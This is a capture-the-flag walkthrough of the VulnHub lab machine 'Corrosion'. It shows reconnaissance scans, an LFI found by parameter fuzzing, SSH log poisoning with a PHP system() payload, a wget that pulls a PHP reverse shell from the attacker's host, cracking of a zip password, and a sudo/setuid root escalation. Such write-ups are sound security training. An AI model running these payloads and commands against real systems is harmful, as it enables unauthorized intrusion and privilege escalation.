Corrosion

nmap ping scan

```
┌─[user@parrot]─[/tmp]
└──╼ $nmap -sP 192.168.56.2-254 --exclude 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-19 12:50 +08
Nmap scan report for 192.168.56.131
Host is up (0.011s latency).
Nmap done: 252 IP addresses (1 host up) scanned in 6.54 seconds
```

netdiscover scan

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:10      1      60  Unknown vendor
 192.168.56.100  08:00:27:3b:34:27      2     120  PCS Systemtechnik GmbH
 192.168.56.131  08:00:27:1b:f4:26      3     180  PCS Systemtechnik GmbH

┌─[✗]─[user@parrot]─[~/Desktop]
└──╼ $sudo netdiscover -i eth1 -r 192.168.56.106/24
```

Both of the scan result have a common target ip of 192.168.56.131

nmap udp scan
udp port 631, 5353

```
┌─[user@parrot]─[/tmp]
└──╼ $sudo nmap -sU corrosion
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-19 13:06 +08
Nmap scan report for corrosion (192.168.56.131)
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf
MAC Address: 08:00:27:1B:F4:26 (Oracle VirtualBox virtual NIC)
```

nmap tcp verbose scan all ports
discovered port 22, 80

```
└─# nmap -v -p- corrosion
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-19 12:51 +08
Initiating ARP Ping Scan at 12:51
Scanning corrosion (192.168.56.131) [1 port]
Completed ARP Ping Scan at 12:51, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:51
Scanning corrosion (192.168.56.131) [65535 ports]
Discovered open port 80/tcp on 192.168.56.131
Discovered open port 22/tcp on 192.168.56.131
SYN Stealth Scan Timing: About 41.19% done; ETC: 12:52 (0:00:44 remaining)
Completed SYN Stealth Scan at 12:52, 74.09s elapsed (65535 total ports)
Nmap scan report for corrosion (192.168.56.131)
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:1B:F4:26 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 74.34 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

nmap default scripts and version scan

```
┌─[root@parrot]─[/tmp]
└──# nmap -sC -sV -p22,80 corrosion
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-19 12:54 +08
Nmap scan report for corrosion (192.168.56.131)
Host is up (0.0025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
|   256 0f:24:f4:65:af:50:d3:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
|_  256 b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:1B:F4:26 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds
```

nikto scan

```
┌[✗]-[user@parrot]-[~/Desktop]
└──╼ $nikto -h 192.168.56.131
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.131
+ Target Hostname:    192.168.56.131
+ Target Port:        80
+ Start Time:         2021-08-19 12:53:10 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.46 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5c84b4033ab77, mtime: gzip
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ 7916 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-08-19 12:54:21 (GMT8) (71 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


     ********************************************************************
     Portions of the server's headers (Apache/2.4.46) are not in
     the Nikto 2.1.6 database or are newer than the known string. Would you like
     to submit this information (*no server specific data*) to CIRT.net
     for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n
```


default dirb scan

```
└──╼ $dirb http://corrosion

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 19 12:56:16 2021
URL_BASE: http://corrosion/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://corrosion/ ----
+ http://corrosion/index.html (CODE:200|SIZE:10918)
+ http://corrosion/server-status (CODE:403|SIZE:274)
==> DIRECTORY: http://corrosion/tasks/

---- Entering directory: http://corrosion/tasks/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

gobuster scan looking for hidden subdirectories

```
┌─[✗]─[user@parrot]─[~/Desktop]
└──╼ $gobuster dir -u http://corrosion -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://corrosion
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/19 12:57:10 Starting gobuster in directory enumeration mode
===============================================================
/tasks                (Status: 301) [Size: 306] [--> http://corrosion/tasks/]
/blog-post            (Status: 301) [Size: 310] [--> http://corrosion/blog-post/]
/server-status        (Status: 403) [Size: 274]

===============================================================
2021/08/19 13:03:32 Finished
===============================================================
```

/tasks subdir




Index of /tasks

Name	Last modified	Size	Description
Parent Directory		-	
tasks_todo.txt	2021-07-29 17:17	118	

Apache/2.4.46 (Ubuntu) Server at corrosion Port 80

auth log → ssh logs
phpmyadmin → to manage sql via web interface
22 → 7672 → might mean changing ssh port to nonstandard port




```
# Tasks that need to be completed

1. Change permissions for auth log
2. Change port 22 -> 7672
3. Set up phpMyAdmin
```

blog post subdirectory

hidden subdirectory scanning

```
┌─[user@parrot]─[~/Desktop]
└──╼ $gobuster dir -u http://corrosion/blog-post/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://corrosion/blog-post/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/19 13:06:55 Starting gobuster in directory enumeration mode
===============================================================
/archives             (Status: 301) [Size: 319] [--> http://corrosion/blog-post/archives/]
/uploads              (Status: 301) [Size: 318] [--> http://corrosion/blog-post/uploads/]
```

randylogs.php may be related to auth.log

parameter fuzzing
-fs Filter HTTP response size. Comma separated list of sizes and ranges
ffuf -c -w /SecLists/Discovery/Web-Content/big.txt http://corrosion/blog-post/archives/randylogs.php?FUZZ=/etc/passwd -fs 0

```
┌─[user@parrot]─[/tmp]
└──╼ $ffuf -c -w /SecLists/Discovery/Web-Content/big.txt -u http://corrosion/blog-post/archives/randylogs.php?FUZZ=/etc/passwd -fs 0

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://corrosion/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 0
________________________________________________

file                    [Status: 200, Size: 2832, Words: 38, Lines: 49]
:: Progress: [20475/20475] :: Job [1/1] :: 529 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

LFI confirmed

ssh log poisoning

```
┌─[user@parrot]─[/tmp]
└──╼ $ssh '<?php system($_GET['cmd']);?>'@corrosion
<?php system($_GET[cmd]);?>@corrosion's password:
Permission denied, please try again.
<?php system($_GET[cmd]);?>@corrosion's password:
```

RCE

Request

Pretty Raw \n Actions

```
1 GET /blog-post/archives/randylogs.php?file=
  /var/log/auth.log&cmd=id HTTP/1.1
2 Host: corrosion
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

Response

Pretty Raw Render \n Actions

```
session opened for user gdm by (uid=0)
12 Aug 19 07:43:15 corrosion polkitd(authority=local): Registered
Authentication Agent for unix-session:c1 (system bus name :1.45
[/usr/bin/gnome-shell], object path
/org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
13 Aug 19 07:43:38 corrosion dbus-daemon[645]: [system] Failed to activate
 service 'org.bluez': timed out (service_start_timeout=25000ms)
14 Aug 19 07:43:52 corrosion sshd[1407]: Invalid user uid=33(www-data)
gid=33(www-data) groups=33(www-data)
15  from 192.168.56.106 port 59754
16 Aug 19 07:43:54 corrosion sshd[1407]: pam_unix(sshd:auth): check pass;
user unknown
17 Aug 19 07:43:54 corrosion sshd[1407]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.56.106
18 Aug 19 07:43:56 corrosion sshd[1407]: Failed password for invalid user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
19  from 192.168.56.106 port 59754 ssh2
20 Aug 19 07:43:57 corrosion sshd[1407]: Connection closed by invalid user
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
21  192.168.56.106 port 59754 [preauth]
22 Aug 19 07:44:01 corrosion CRON[1409]: pam_unix(cron:session): session
opened for user root by (uid=0)
23 Aug 19 07:44:01 corrosion CRON[1409]: pam_unix(cron:session): session
closed for user root
```

Get php reverse shell from attacker server

Request

Pretty Raw \n Actions

```
1 GET /blog-post/archives/randylogs.php?file=
  /var/log/auth.log&cmd=
  %77%67%65%74%20%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%3
  8%2e%35%36%2e%31%30%36%2f%73%68%65%6c%6c%2e%70%68%70%20%
  2d%4f%20%2f%74%6d%70%2f%73%68%65%6c%6c%2e%70%68%70
  HTTP/1.1
2 Host: corrosion
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

server logs confirmed that file is xferred

```
┌──[✗]─[user@parrot]─[/tmp]
└──╼ $sudo updog -d . -p 80
[+] Serving /tmp...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
192.168.56.131 - - [19/Aug/2021 13:52:04] "GET /shell.php HTTP/1.1" 200 -
192.168.56.131 - - [19/Aug/2021 13:52:04] "GET /shell.php HTTP/1.1" 200 -
192.168.56.131 - - [19/Aug/2021 13:52:04] "GET /shell.php HTTP/1.1" 200 -
```

trigger user shell

Request

Pretty Raw \n Actions

```
1 GET /blog-post/archives/randylogs.php?file=/tmp/shell.php HTTP/1.1
2 Host: corrosion
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

user shell confirmed

```
┌──[✗]─[user@parrot]─[/tmp]
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.131] 60490
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Li
nux
 07:53:54 up 10 min,  0 users,  load average: 0.28, 0.16, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Info gathering

kernel and distro version

```
www-data@corrosion:/home$ uname -a
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Li
nux
www-data@corrosion:/home$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 21.04
Release:        21.04
Codename:       hirsute
www-data@corrosion:/home$
```

no writable file except hosts file and the reverse shell file we uploaded to the target

```
www-data@corrosion:/home$ find / -type f -writable 2> /dev/null|grep -v '^/sys'|grep -v '^/proc'
/etc/hosts
/tmp/shell.php
www-data@corrosion:/home$
```

user backups found in //var//backups

```
www-data@corrosion:/var/backups$ lsf
total 2.7M
drwxr-xr-x  2 root root 4.0K Aug 19 07:48 ./
drwxr-xr-x 15 root root 4.0K Jul 29 17:13 ../
-rw-r--r--  1 root root  60K Aug 19 07:48 alternatives.tar.0
-rw-r--r--  1 root root 2.8K Jul 29 17:15 alternatives.tar.1.gz
-rw-r--r--  1 root root 101K Jul 29 23:51 apt.extended_states.0
-rw-r--r--  1 root root   11 Jul 29 17:05 dpkg.arch.0
-rw-r--r--  1 root root   43 Jul 29 17:05 dpkg.arch.1.gz
-rw-r--r--  1 root root   43 Jul 29 17:05 dpkg.arch.2.gz
-rw-r--r--  1 root root  616 Jul 29 17:06 dpkg.diversions.0
-rw-r--r--  1 root root  220 Jul 29 17:06 dpkg.diversions.1.gz
-rw-r--r--  1 root root  220 Jul 29 17:06 dpkg.diversions.2.gz
-rw-r--r--  1 root root  272 Jul 29 19:23 dpkg.statoverride.0
-rw-r--r--  1 root root  194 Jul 29 19:23 dpkg.statoverride.1.gz
-rw-r--r--  1 root root  168 Apr 20 04:51 dpkg.statoverride.2.gz
-rw-r--r--  1 root root 1.7M Jul 30 14:30 dpkg.status.0
-rw-r--r--  1 root root 386K Jul 29 23:51 dpkg.status.1.gz
-rw-r--r--  1 root root 378K Jul 29 17:13 dpkg.status.2.gz
-rw-r--r--  1 root root 3.3K Jul 30 00:24 user_backup.zip
```

crack zip file

```
┌─[user@parrot]─[/tmp]
└──╼ $fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt user_backup.zip
found file 'id_rsa', (size cp/uc   1979/  2590, flags 9, chk 0298)
found file 'id_rsa.pub', (size cp/uc    470/   563, flags 9, chk 029a)
found file 'my_password.txt', (size cp/uc     35/    23, flags 9, chk 02ba)
found file 'easysysinfo.c', (size cp/uc    115/   148, flags 9, chk 0170)
checking pw 05546TUNmaneerat

PASSWORD FOUND!!!!: pw == !randybaby
┌─[user@parrot]─[/tmp]
└──╼ $
```

unzip files using !randybaby as password, then read mypassword.txt

```
┌─[user@parrot]─[/tmp]
└──╼ $cat my_password.txt
randylovesgoldfish1998
┌─[user@parrot]─[/tmp]
└──╼ $
```

To connect as randy, use the command below, then enter randylovesgoldfish1998 as password

```
┌─[✗]─[user@parrot]─[~/.ssh]
└──╼ $ssh -i id_rsa randy@corrosion
randy@corrosion's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

119 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri Jul 30 15:28:02 2021 from 10.0.0.69
randy@corrosion:~$
```

randy flag

```
randy@corrosion:~$ cat user.txt
98342721012390839081
randy@corrosion:~$
```

privilege escalation

```
┌─[user@parrot]─[/tmp]
└──╼ $cat easysysinfo.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("/usr/bin/date");

  system("cat /etc/hosts");

  system("/usr/bin/uname -a");

}
┌─[user@parrot]─[/tmp]
```

not possible to exploit, so compile another file

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("/bin/sh -p");

}
test.c (END)
```

Then run easysysinfo as root

```
randy@corrosion:~/tools$ sudo -l
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /home/randy/tools/easysysinfo
randy@corrosion:~/tools$
```

```
randy@corrosion:~/tools$ sudo /home/randy/tools/easysysinfo
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root flag

```
root@corrosion:~# cat root.txt
FLAG: 4NJSA99SD7922197D7S90PLAWE

Congrats! Hope you enjoyed my first machine posted on VulnHub!
Ping me on twitter @proxyprgrammer for any suggestions.

Youtube: https://www.youtube.com/c/ProxyProgrammer
Twitter: https://twitter.com/proxyprgrammer
root@corrosion:~#
```